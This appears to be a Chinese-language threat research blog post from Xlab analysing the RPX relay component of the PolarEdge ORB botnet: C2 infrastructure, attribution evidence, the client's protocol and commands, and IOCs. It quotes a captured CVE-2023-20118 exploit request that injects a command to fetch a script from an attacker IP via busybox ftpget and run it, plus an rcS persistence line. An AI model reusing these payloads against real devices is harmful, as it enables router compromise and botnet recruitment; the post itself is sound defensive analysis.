blog.xlab.qianxin.com /the-smoking-gun-exposing-the-rpx-relay-at-the-heart-of-polaredge/

锁定ORB网络PolarEdge的关键拼图: RPX中继系统浮出水面

Alex.Turing ⋮ ⋮ 10/28/2025

背景介绍

2025年5月30日，Xlab大网威胁感知系统监测到IP地址 111.119.223.196 正在传播一个名为“w”的ELF文件。AI检测模块将其标注为与PolarEdge相关，而该文件在VirusTotal上的检测结果为零。这一发现引发了PolarEdge是否已悄然启动新一轮活动的猜测。带着好奇，我们展开了深入调查。经过一系列关联分析，一个此前从未被公开记录的组件**RPX_Client**浮出水面。该组件的主要功能是将受控设备接入指定C2节点的代理池，为其提供代理服务，并支持远程命令执行。

PolarEdge由安全厂商Sekoia于2025年2月25日首次披露。该威胁利用存在漏洞的IoT，边缘网络设备，并结合购买的VPS，**疑似构建一个“运营中继盒子”（Operational Relay Boxes, ORB）网络**，用以协助实施各类网络犯罪活动。ORB网络在功能上类似住宅代理，它的核心目标并非直接实施破坏性攻击，而是致力于长期潜伏与流量混淆，属于典型的基础服务型恶意架构。

ORB网络在规避检测，隐藏网络攻击的来源，复杂化归因分析等方面的突出表现，让其倍受APT级攻击者的青睐，是2025年网络安全领域的热点之一。针对ORB网络的这一特性，安全厂商Mandiant甚至提出了**"ORB兴起，IOC消亡"**的观点，认为ORB网络可能削弱传统威胁指标（IOC）在攻击检测与活动归因中的有效性。

2025年8，9月，资产测绘厂商Censys先后发布了两篇关于PolarEdge的研究报告，他们过证书关联重点分析了一大批基础设施。在9月23日的报告中，Censys披露了一个名为RPX_SERVER的服务端程序，核心功能是充当反向连接代理网关。但因被告知相关证书并非攻击者独有，Censys对于将这些设施以及RPX_Server与PolarEdge明确关联的信心有所下降。

> Censys Note:

> “本研究早期版本中重点介绍的证书存在于旧版本的 Mbed TLS 3.4.0 版本（以前称为 PolarSSL）中。此外，我们与“PolarEdge”恶意软件关联的 TLS 证书也源自同一个 Mbed TLS 存储库。这种新的背景降低了将我们分析的 RPX 服务器直接与 PolarEdge 联系起来的证据的可信度。“

然而，**从Xlab的视角来看**，我们有极高的信心将Censys原始报告中提及的部分使用PolarSSL测试证书的基础设施以及RPX_Server归因于PolarEdge。这一判断主要基于此次捕获的RPX_Client样本所带来的独特情报，具体依据如下：

1. 传播RPX_Client的脚本的编码风格，以及ELF样本w与已知的PolarEdge样本呈现出明显的同源特征。
2. RPX_Client与RPX_Server在功能上高度契合，正如其命名所示，二者构成了典型的客户端-服务器关系。
3. 在一个RPX_Server的数据库中发现了通过111.119.223.196传播RPX_Client的记录。
4. 部分使用PolarSSL测试证书的服务器能够正确处理RPX_Client的请求，这些服务器上部署了RPX_Server实例。

RPX_Server与RPX_Client的相继发现，使我们有机会更深入地探究PolarEdge背后的中继运行机制、基础设施。成果是喜人的，在运行机制层面，我们逐步摸清了PolarEdge如何借助RPX_Server、Go-Admin与Nginx实现节点管理与业务分发；在基础设施层面，目前已识别出140个C2服务器，并发现总计超过25000个感染节点IP。然而必须承认，任何单一厂商的监测视野都存在其局限性，对一项威胁的透彻解析往往离不开行业内的广泛协作。为更好地研究PolarEdge这一ORB网络，我们决定撰写本文向社区分享相关发现，希望**Sekoia**、**Censes**、**Xlab**的研究成果能够为后续对PolarEdge的深入探索奠定基础。

1: 基础设施 & 部分规模

RPX Server: 140个VPS节点

我们通过不同时间段的脚本q捕获了10个的RPX Server IP，它们都使用55555端口，该端口共享同一个公开的PolarSSL测试证书。

Certificate

Fingerprint	e234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5
Subject	C=NL, O=PolarSSL, CN=localhost
Issuer	C=NL, O=PolarSSL, CN=Polarssl Test EC CA

Fingerprint


JARM	40d40d40d00040d00040d40d40d40dfdfe9a27c7921176615f7c78d94c9f97
JA3S	954f7e9207d4c9012fd0692885732b12
JA4S	t120200_cca9_344b4dce5a52

以证书+ 端口55555这一模式作为特征，通过奇安信网络空间测绘系统鹰图平台，我们初步识别出161个IP，再基于逆向工程所得的通信协议对这批资产进行了验证，**确认其中140个IP为可正常交互的有效RPX Server**。(注：目前，IP 8.219.214.27虽然无法正常交互，但通过与其他数据比对，我们确认该IP仍属于RPX服务器。)

这140个Server本身也呈现很有意思的特征，它们都是VPS节点，集中分布在ASN45102，ASN37963，ASN132203，隶属于阿里云和腾讯云。

Host.autonomous_system.name	Count of Hosts	%
ALIBABA-CN-NET Alibaba US Technology Co., Ltd.	73	60.83%
TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Av ...	27	22.50%
ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Lt ...	20	16.67%
Remaining Results	0	0.00%
Total	120	100.00%

通过逆向，我们也发现了API接口可将这些服务器代理池中的节点生成Clash（代理工具）配置文件供各类攻击者或某个特定活动使用。




RPX Client: 25000+ 被感染的IoT设备&路由器IP

通过技术手段，我们获取了部分RPX客户端数据集。数据涵盖IP、brand、createAt、onlineTime等字段，使我们能够从**感染规模、地理分布及设备类型**等多个维度，对PolarEdge RPX进行深入分析。

```
# RPX  Client Data Example
{
id: 4,
uuid: "6cee47cf79f94dc4bf2b867028fc{mask}",
ip: "12x.18x.18x.23x",
onlineTime: "2025-10-16T14:34:27+08:00",
antiConnTotal: "0",
antiConnNum: "0",
antiConnState: "1",
antiConnTime: "0001-01-01T00:00:00Z",
brand: "ktcctv_1",
version: "0.0.13",
heartbeat_time: "60",
no_response_num: "1",
...
```


```
...
createdAt: "2025-10-16T14:34:13+08:00",
updatedAt: "2025-10-20T13:08:04+08:00",
createBy: 0,
updateBy: 0
}
```

统计数据显示，自2024年7月以来，已累计感染超过25,000个IP，且感染规模呈现持续上升趋势。



感染设备分布在40个国家地区，主要集中在东南亚以及北美。

排名前十的国家分别为：韩国41.97%，中国20.35%，泰国8.37%，马来西亚5.98%，印度3.79，以色列3.73%，美国3.69%，越南2.56%，印度尼西亚2.12%，俄罗斯1.19%。



RXP Client 在向 Server 上报信息时，通过 brand 字段来标识设备的分组或类型，ktcctv和tvt是主要被感染设备，占比超过90%。

以下为分组字串与真实设备的对应。

Group	Device
ktcctv	KT CCTV
tvt	Shenzhen TVT DVR
cyberoam	Cyberoam UTM
fh	unknow
asus	Asus Router
draytek	DrayTek Router
rv340	Cisco RV340 VPN Router
dlink	D-Link Router
univ	Uniview Webcam

2: 时间线 & 关联分析

捕获新脚本的时间线

- **2025年4月27日**，我们监测到攻击者利用 CVE-2023-20118 通过111.119.223.196传播一个名为s的脚本，遗憾的是，当时由于网络故障这一脚本并没有被捕获。

```
POST /cgi-bin/config.exp?delete_cert&1&;cd${IFS}/tmp;busybox${IFS}ftpget${IFS}-u${IFS}ftt${IFS}-
p${IFS}hello123*k${IFS}111.119.223.196${IFS}s${IFS}./s;sh${IFS}s; HTTP/1.1
Host:
Connection: close
Content-Length: 0
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="93", " Not;A Brand";v="99", "Chromium";v="93"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://       :4443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36
```

- **2025年5月30日**，IP 111.119.223.196传播一个名为 **w** 的ELF文件，其下载链接为 `111.119.223.196:51715/w`。经查，该文件早在2023年12月25日就曾由IP `82.118.22.155`传播。通过分析IP 82的历史活动，我们发现一个清晰的传播链条：**脚本a → w → 脚本q**。

这给了我们启发：当前的IP 111可能也存在相同的链条。于是，我们展开了主动狩猎，将 `111.119.223.196:51715/q` 这一地址纳入了Xlab的Payload监控系统。

- **2025年6月2日**，成功捕获了脚本q，它为我们带来了本文的研究主角——**rpx_client**。值得一提的是，根据Payload监控系统的记录，IP 111并未持续提供下载服务，脚本q仅处于间歇性的可下载状态。

SHA1	Hosted urls	Tag	Engine Detection	FirstSeen
3531c15ba3defb66c1db42f3230b1dc94586b774	http://111.119.223.196:51715/q	-	0/14	2025-08-12
326a661efcabecf04e75e2d31c05c7e5c1dd8baf	http://111.119.223.196:51715/q	-	0/14	2025-08-07
bdf1f9c4716876649352d94cfe4e1aee908d58f8	http://111.119.223.196:51715/q	-	0/14	2025-08-07
c9149058d92a7fb2e81c2df8943be7afc03676f6	http://111.119.223.196:51715/q	-	0/14	2025-07-21

归属于PolarEdge的原因


- **82.118.22.155的角色**

VT数据显示，IP地址 82.118.22.155 曾在2023年12月传播过一个Shell脚本**a**及一个ELF格式的可执行文件**w**，表明其很可能是一个Downloader服务器。PDNS记录进一步显示，域名 beastdositadvtofm[.]site 在同一时期曾解析至该IP。此外，该域名与Sekoia披露的C2域名 icecreand[.]cc 和 centrequ[.]cc 的CNAME记录均指向同一主机：jurgencindy.asuscomm.com。基于上述强关联，我们有信心将该域名与IP归因于PolarEdge基础设施。

rname | rdata | sameSLD | sameRdata | whois | sample | page | source_organization | tls | codomain

first seen	last seen	count	rname	rrtype	rdata
2025-09-24 18:08:48	2025-10-23 08:18:03	98985	icecreand.cc	CNAME	jurgencindy.asuscomm.com
2025-09-24 18:17:19	2025-10-23 08:17:43	98895	centrequ.cc	CNAME	jurgencindy.asuscomm.com
2025-10-13 12:21:04	2025-10-19 16:43:55	2	beastdositadvtofm.site	CNAME	jurgencindy.asuscomm.com
2025-10-09 11:52:40	2025-10-11 11:19:48	4	missionim.cc	CNAME	jurgencindy.asuscomm.com

最近我们在整理PolarEdge样本时又发现**石锤性的证据**，该域名和IP均出现在PolarEdge后门样本 3e5e99b77012206d4d4469e84c767e6b解密后的C2配置中，所以82.118.22.155至少在2023年12期间是PolarEdge的基础设施，传播的样本a, w极有可能用于下载PolarEdge后门。样本a，w是PolarEdge背后的团伙开发，**它们本身体现出的特征能够作为归因判断的依据**。



- **ELF样本相似性**

样本 w 新增了两个未加密的 Section：xxxx 与 cccc。相比之下，已知的 Polaredge 样本则拥有两个经过加密的 Section：init_text 和 init_rodata。尽管存在加密与否的差异，但新增区段这一行为本身，已体现出两者在设计理念上的一致性。

更重要的是，w所支持的参数字符串以及与HTTP协议相关的字段（如Host、User-Agent等）具有非常独特的特征，与PolarEdge后门样本存在明显同源关系。我们认为，w实际上是从PolarEdge后门核心代码中剥离出的Connect-back模块，其专门职能是下载后续有效载荷。这一点从w唯一支持的"curk"模式中得到了进一步印证——该名称很可能是"curl"的拼写错误（或是某种刻意致敬），这也从侧面佐证了其专门做为“下载工具”的功能定位。

- **脚本相似性**
  111.119.223.196和82.118.22.155不仅共同一个w，它们传播的脚本也高度相似，风格几乎一模一样。

综上所述，我们确认IP地址111.119.223.196是PolarEdge的资产。此次活动通过脚本q和w传播的新样本**RPX_Client**归属于PolarEdge，它是该威胁首次发现的的中继组件。

3: 技术分析

脚本q的功能

我们一共捕获了11个不同hash值的脚本q，由于它们有使用混淆技术，因此分析上并没有难度。它们的功能几乎一模一样，核心目的为下载执行rpx组件，只是供rpx回连的C2有所差异。

- **下载wget.tar**

使用w下载wget.tar，注意w的参数，其中m表示模式，h是远程主机，e是端口，f是本地路径，q是远程路径。

`wget.tar` 压缩包内包含两个文件：rpx 和 rpx.sh。其中，rpx 是本文的分析核心，即 `rpx_client`；而 rpx.sh 则是一个用于持久化的脚本。通过执行 `echo "/bin/sh /mnt/mtd/rpx.sh &" >> /etc/init.d/rcS` 命令，将 rpx.sh 注入到 `rcS` 初始化脚本中，从而实现了持久化驻留。

- **启动rpx核心组件**

rpx将被侵入设备加入到ORB网络，它的第一个参数为控制节点的ip，第2个参数为端口，第3个参数为brand，可能理解成分组。我们在了11个q脚本中一共收集了10个的控制节点IP，使用的端口都是55555。

剖析RPX系统

- **RPX服务器节点**

RPX服务器节点通常运行四个核心服务：RPX_Server、Nginx、Go-Admin与Go-Shadowsocks。在这些服务中，RPX_Server与**二次开发的Go-Admin**是PolarEdge的关键组件——RPX_Server作为工作节点（worker），负责实际对外提供代理服务；Go-Admin则作为管理节点（administrator），承担节点注册、会话验证、指令分发以及导出Clash配置供第三方使用等任务。Nginx采用反向代理模式，将19999端口的流量转发至Go-Admin服务，而Go-Shadowsocks则专门提供Shadowsocks代理服务。

这些服务的运行使服务器节点呈现出以下网络特征：

1. `Nginx(端口19999)`: 使用固定的自签名证书，其指纹为：
   3f00058448b8f7e9a296d0cdf6567ceb23895345eae39d472350a27b24efe999

2. RPX_Server(端口55555、55557和55558): 使用固定的自签名证书，其指纹为：e234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5
3. Go-Admin(端口 55560): 尽管该服务使用动态生成的自签名证书，但其证书中存在一个恒定不变的特征：颁发者与所有者字段均被设置为空值(O = null, CN = null)，序列号为123456。

- **RPX Server**

简而言之，RPX Server 是一种**反向连接代理网关**，核心机制在于：它本身不会直接连接到目标地址，而是调度已注册的代理节点去连接目标，并让代理节点反向连接回网关分配的一个临时端口，最终在此端口上完成客户端与目标之间流量的透明桥接。

以下通过实际测试说明其这一机制：我们在日本测试主机 45.x.x.8 上运行 RPX_Client，将其注册至 RPX Server 节点 8.216.14.9。随后在本地运行 go-shadowsocks 客户端连接至该控制节点，并通过 ipinfo.io 查看出口 IP。

尽管 go-shadowsocks 的日志显示连接路径为本地 `proxy ↔ RPX Server ↔ ipinfo.io`，但通过 curl --socks5 返回的实际 IP 地址可知，真实的完整路径为：**本地 proxy ←→ RPX Server ←→ RPX Client (45.x.x.8) ←→ ipinfo.io**。 在实际攻击的场景中，这种多跳能够很好的隐藏攻击源。

Server运行时接收两个参数：第一个是用于与 RPX_Client 交互的端口；第二个是代理服务的基础端口，基于它开启三种代理服务：SOCKS5（参数二）、SOCKS5 over TLS（参数二+1） 和 Trojan（参数二+2）。目前实际观测到的参数值分别为 55555 与 55556。关于 RPX Server 的实现细节，Censys 已有文章进行深入分析，本文不再重复，有兴趣的读者可进一步查阅其报告。

- **RPX Client**

我们一共捕获了4个的RPX Client样本，其中3个来自IP地址111.119.223.196，另外1个来自VirusTotal。来自该IP的样本均为ARM架构，而VirusTotal提供的样本为MIPS架构，这表明RPX在野还存在其他传播渠道。这4个样本的版本号均为0.0.13，根据现有统计数据，该版本是目前的主要流行版本。

在4个样本中，`7fa5fb15098efdf76e4c016e2e17bb38` 比较特别，因为它在运行时会在控制台打印出调试信息。我们以它为主要分析对象，其基本信息如下：

```
MD5: 7fa5fb15098efdf76e4c016e2e17bb38
MAGIC: ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked,
stripped
PACKER: None
```

RPX_CLIENT在PolarEdge网络中充当jumpserver的角色，这一点可从样本中暴露的源码文件名，运行时的日志得到验证。

它的功能设计较为简明，在侵入目标设备后，该程序首先将自身进程名称伪装为 `connect_server`，同时通过 PID 文件 `/tmp/.msc` 实现单实例运行，避免重复启动。随后，它会尝试读取全局配置文件 `.fccq`，从中获取 C2 服务器地址、通信端口、设备 UUID 及品牌信息等关键参数。若配置文件不存在，则会将运行时传入的参数加密保存至 `.fccq` 文件中以供后续使用。

完成配置初始化后，RPX_Client会与C2服务器建立两个独立的网络连接，以执行不同任务：一个连接至PORT参数指定的端口，该端口由RPX_SERVER服务监听，专门负责节点注册，流量代理；另一个则连接至固定端口55560，该端口由go-admin服务监听，专门用于执行远程命令。

- **解密配置文件**

RPX_CLIENT首次运行时，会将参数加密保存在同目录的.fccq文件中，加密方式为单字节异或0x25。实际产生的配置文件为例，解密后的内容分别为UUID，C2，PORT，BRAND，version。

- **端口：参数1**(当前在野均使用55555)

RPX_CLENT首次加入到网络中时，首先需要获得由服务器生成的uuid做为身份标识，网络交互逻辑如下：

1. Bot -> C2，33字节，结构为flag(1byte) + uuid(32 bytes)
2. Bot -> C2，32字节，结构为brand(16 bytes) + version(16 bytes)
3. C2 -> Bot，33字节，结构为flag(1 byte) + uuid(32 bytes)

当C2向Bot回包中的flag值为0x01时，表示收到uuid，bot将此uuid保存到配置文件中供后续使用。

随后继续接收C2下发的指令，准备提供代理服务。以下为指令的对应的结构体，实际使用时destation的长度由dest_length字段指定。

```
struct Protocal
{
  uint16_t magic;
  uint16_t port;
  uint16_t dst_port;
  uint16_t dest_length;
  char destination[256];
};
```

Magic字段指定了Bot的功能，它的值可以为0x11,0x12,0x16。我们在Xlab指令跟踪系统中实现了对该协议的模拟，从统计数据来看，暂时并没有特别的目标，流量大多为对qq,wechat,google,cloudflare的访问。

- **端口：55560**

RPX_CLIENT连接到服务器的55560端口，发送uuid表明身份，接收需要执行的远程命令，网络交互逻辑如下：

1. Bot -> C2，11字节，固定为“xa2axasexqx”
2. Bot -> C2，32字节，uuid
3. C2 -> Bot，4字节，命令报文长度
4. C2 -> Bot，命令报文，具体命令由"cmd"字段指定

除系统命令外，该样本还内置了两项特殊指令：**change_pub_ip 与 update_vps**，分别用于更换C2服务器地址及完成样本自我升级。基于UUID的身份识别机制，结合远程命令执行能力，PolarEdge背后的攻击者能够对代理节点进行**高度精细的控制与灵活调度**——既可随时指派节点执行其他任务或切换职能，也可在某一C2地址暴露时，迅速将代理池中节点迁移至新地址。

尽管当前我们的指令跟踪系统仅捕获到如`echo hello`一类用于维持心跳的简单指令，但在所掌握的RPX服务器日志中，明确存在change_pub_ip命令的实际执行记录。

另外，服务器日志中还有与111.119.223.196相关的命令，显示它不仅充当了下载服务器，还作为反弹Shell的接收端，直接实锤了该IP是PolarEdge资产，也验证了我们在文章开头对该IP的研判。

4: 总结

至此，我们对RPX系统的分析暂告一段落，以上是目前所掌握的主要发现。RPX_Client让我们得以一窥PolarEdge的中继机制；而RPX_Server与Go-ADMIN则首次揭示出这一威胁体背后的管理工具与基础设施。在这种架构下，由海量受侵IoT设备构成的代理节点，与由廉价VPS搭建的服务器节点遥相呼应，如同两道坚固的壁垒，为攻击者提供了有效的掩护，极大地增加了安全人员的追踪难度。

由于视野有限，PolarEdge威胁版图中**后门样本与RPX系统**之间的具体关联与互动方式，目前仍是未解之谜。我们诚挚欢迎掌握更多相关信息的业界同仁不吝分享，共同推进对这类威胁的认知与防御能力。

如果您对我们的研究感兴趣，或了解与PolarEdge相关的线索，欢迎通过X平台与我们联系。

IOC

PolarEdge RPX C2

```
# From q script

47[.79.7.193    United States|Virginia|Ashburn  AS45102|Alibaba Cloud
```

```
47[.236.38.206  United States|None|None AS45102|Alibaba Cloud
47[.236.230.216 United States|None|None AS45102|Alibaba Cloud
47[.237.26.232  United States|None|None AS45102|Alibaba Cloud
47[.237.70.132  United States|None|None AS45102|Alibaba Cloud
47[.76.214.52   China|Hongkong|Hongkong AS45102|Alibaba Cloud
43[.128.226.160 Japan|Tokyo|Tokyo       AS132203|Tencent
129[.226.216.242        Singapore|Singapore|Singapore   AS132203|Tencent
8[.211.172.183  Japan|Tokyo|Tokyo       AS45102|Alibaba Cloud
159[.138.90.5   Singapore|Singapore|Singapore   AS136907|HUAWEI

# From Hunter

8[.219.214.27   AS45102 Alibaba (US) Technology Co., Ltd.
